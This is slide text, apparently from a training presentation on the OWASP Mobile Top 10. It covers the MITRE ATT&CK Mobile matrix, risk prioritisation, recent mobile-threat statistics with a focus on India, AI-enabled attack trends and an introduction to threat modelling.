

FSP

OWASP Mobile Top 10

What We'll Cover Today

Session Agenda

01 What is OWASP & Why it Matters

04 Deep Dive: M6 – M10

02 What's New in 2024

05 Real-World Examples for Each Risk

03 Deep Dive: M1 – M5

06 Audience Challenge: Spot the Risk

What is OWASP?



Open Worldwide Application Security Project

A non-profit foundation dedicated to improving software security globally.



Mobile Top 10

Industry-standard list of the 10 most critical mobile app security risks, revised every ~5 years.



Free & Open Source Resources



Provides tools, documents, and resources to help organisations strengthen their security posture.



2024 = Major Revision

First complete rewrite since 2016 — new risks, new structure, supply chain added.

OWASP Mobile Application Security



OWASP Mobile Application Security



MITRE | ATT&CK

Mobile Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Mobile. The Matrix covers techniques involving device access and network-based effects that can be used by adversaries without device access. The Matrix contains information for the following platforms: Android, iOS.

[View on the ATT&CK®](#)

[Navigator](#)

[Version Permalink](#)

layout: side ▼

show sub-techniques

hide sub-techniques


help

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control
8 techniques	4 techniques	8 techniques	3 techniques	17 techniques	6 techniques	8 techniques	2 techniques	15 techniques	9 techniques
Application Versioning	Command and Scripting Interpreter (1)	Boot or Logon Initialization Scripts	Abuse Elevation Control Mechanism (1)	Application Versioning	Abuse Accessibility Features	File and Directory Discovery	Exploitation of Remote Services	Abuse Accessibility Features	Application Layer Protocol
Drive-By Compromise	Exploitation for Client Execution	Compromise Application Executable	Exploitation for Privilege Escalation	Download New Code at Runtime	Access Notifications	Location Tracking (2)	Replication Through Removable Media	Access Notifications	Call Control
Exploitation for Initial Access	Native API	Compromise Client Software Binary	Process Injection (1)	Execution Guardrails (1)	Clipboard Data	Network Service Scanning		Adversary-in-the-Middle	Dynamic Resolution
Lockscreen Bypass	Scheduled Task/Job			Foreground Persistence	Credentials from Password Store (1)	Process Discovery		Archive Collected Data	Encryption Channel
Phishing		Event Triggered Execution (1)		Hide Artifacts (3)	Input Capture (2)	Software Discovery (1)		Audio Capture	Ingress Transport
Replication Through Removable Media		Foreground Persistence		Hooking	Steal Application	System Information Discovery		Call Control	Non-Standard Ports
SIM Card Swap				Impair Defenses (3)					Out of Band
				Indicator Removal on Host (3)					

Failure Metrics Timeline

Failure Metrics Timeline

Common failure metrics measure various segments of the function-fail-repair-function cycle. Not depicted below are failure rate (average number of failures over a given period of time) and mean time to failure, or MTTF (estimated life of a system/component, generally for maintenance purposes).



RISK based Priority

		Impact →				
Likelihood ↑		Negligible	Minor	Moderate	Significant	Severe
	Very Likely	Low Med	Medium	Med Hi	High	High
	Likely	Low	Low Med	Medium	Med Hi	High
	Possible	Low	Low Med	Medium	Med Hi	Med Hi
	Unlikely	Low	Low Med	Low Med	Medium	Med Hi
	Very Unlikely	Low	Low	Low Med	Medium	Medium

Mobile Attacks Current Scenario

The attacker is already on mobile. The defender are catching up.

85%

Surge in org-level
mobile attacks in 2025
(Verizon MSI)

67%

YoY rise in
Android malware
(Zscaler 2025)

1.99M

Attacks blocked
in Q2 2026 alone
(Kaspersky)

30.77%

Mobile malware
is Banking Trojans
(Kaspersky Q2 2026)

83%

of phishing websites are now specifically
designed to target mobile devices
(Zimmerium 2025)

42M+

Downloads of malicious apps from Google Play
Store — 239 apps identified in a single year
(Zscaler ThreatLabz 2025)

\$4.88M

Average cost of
a data breach
(IBM 2024)

AI: The Threat Multiplier

Attackers weaponized AI before defenders could fully respond — and zero-day discovery is accelerating



AI-Generated Phishing

80%+ of social engineering attacks in early 2025 were AI-supported (ENISA). 32% of phishing emails in 2025 used LLMs — bad grammar is no longer a detection signal.



Deep Fake Fraud

Deepfakes now account for 11% of global fraud. GoldPickaxe malware collects facial recognition data to create deepfakes bypassing biometric banking auth.



Polymorphic Malware

AI-powered malware rewrites its own code to evade signature detection. Zero-click attacks expected to double. 93% of financial orgs fear AI-powered botnets.



AI Smishing at Scale

Automated engines generate hyper-personalized, region-specific SMS attacks. India: 37% of mobile attacks are smishing vs 16% globally. Adapts in real time to improve click-through.



Accelerating Zero-Day Discovery

AI tools now assist attackers in rapidly scanning codebases and firmware to discover unknown vulnerabilities. AI-assisted exploit chains now move from discovery to weaponized attack in days, not months.

India: The Numbers Behind the Crisis

38%

YoY increase
in mobile threats
(Zscaler 2025)

146%

Surge in SMS-based banking scams in
Indian banks - H2 2025 to H1 2026
(BioCatch - Banking Fraud Trends India 2026)

₹1.2L Cr

Projected annual
cyber losses in 2025
(I4C / MHA)

9.42L

SIM cards blocked
for cybercrime links
(MHA data)



UPI & Payment Fraud

15 billion UPI transactions/month. Banking Trojans intercept OTPs, hijack sessions. Fake payment apps spread via WhatsApp.



Smishing (37% of Attacks)

India smishing rate is 37% vs 16% globally. AI-generated, hyper-personalized messages in regional languages.



Fake APK Malware

Malicious Android APKs impersonate banking, challan, delivery & government apps. Spread via Telegram & SMS links.



Investment & Stock Scams

I4C flags fake stock trading platforms as the #1 fraud category. AI-generated deepfake "advisors" trap victims.



Mobile App Vulnerabilities - The Hidden Risk

60% of enterprises have no Runtime Application Self-Protection (RASP). 71% admit security is sacrificed for development speed. Attackers exploit insecure APIs, weak cryptography & hardcoded credentials in banking and govt apps. (Zimperium / NowSecure 2025)




Corporate Business Email Compromise (BEC) Deep Fakes


AI-generated voice/video impersonating CEOs and CFOs to authorize transfers. Mid-sized Indian businesses especially vulnerable.


Threat Modelling


- Threat modeling is a structured approach used in security analysis to identify, evaluate, and address potential threats and vulnerabilities in an application, system, or infrastructure before they can be exploited.
- When it comes to a mobile application, threat modeling can help identify potential vulnerabilities and design flaws, and determine the appropriate security controls to protect against them.


Threat Modelling













Smartphone Security Area

Malicious attacker
standing by smartphone

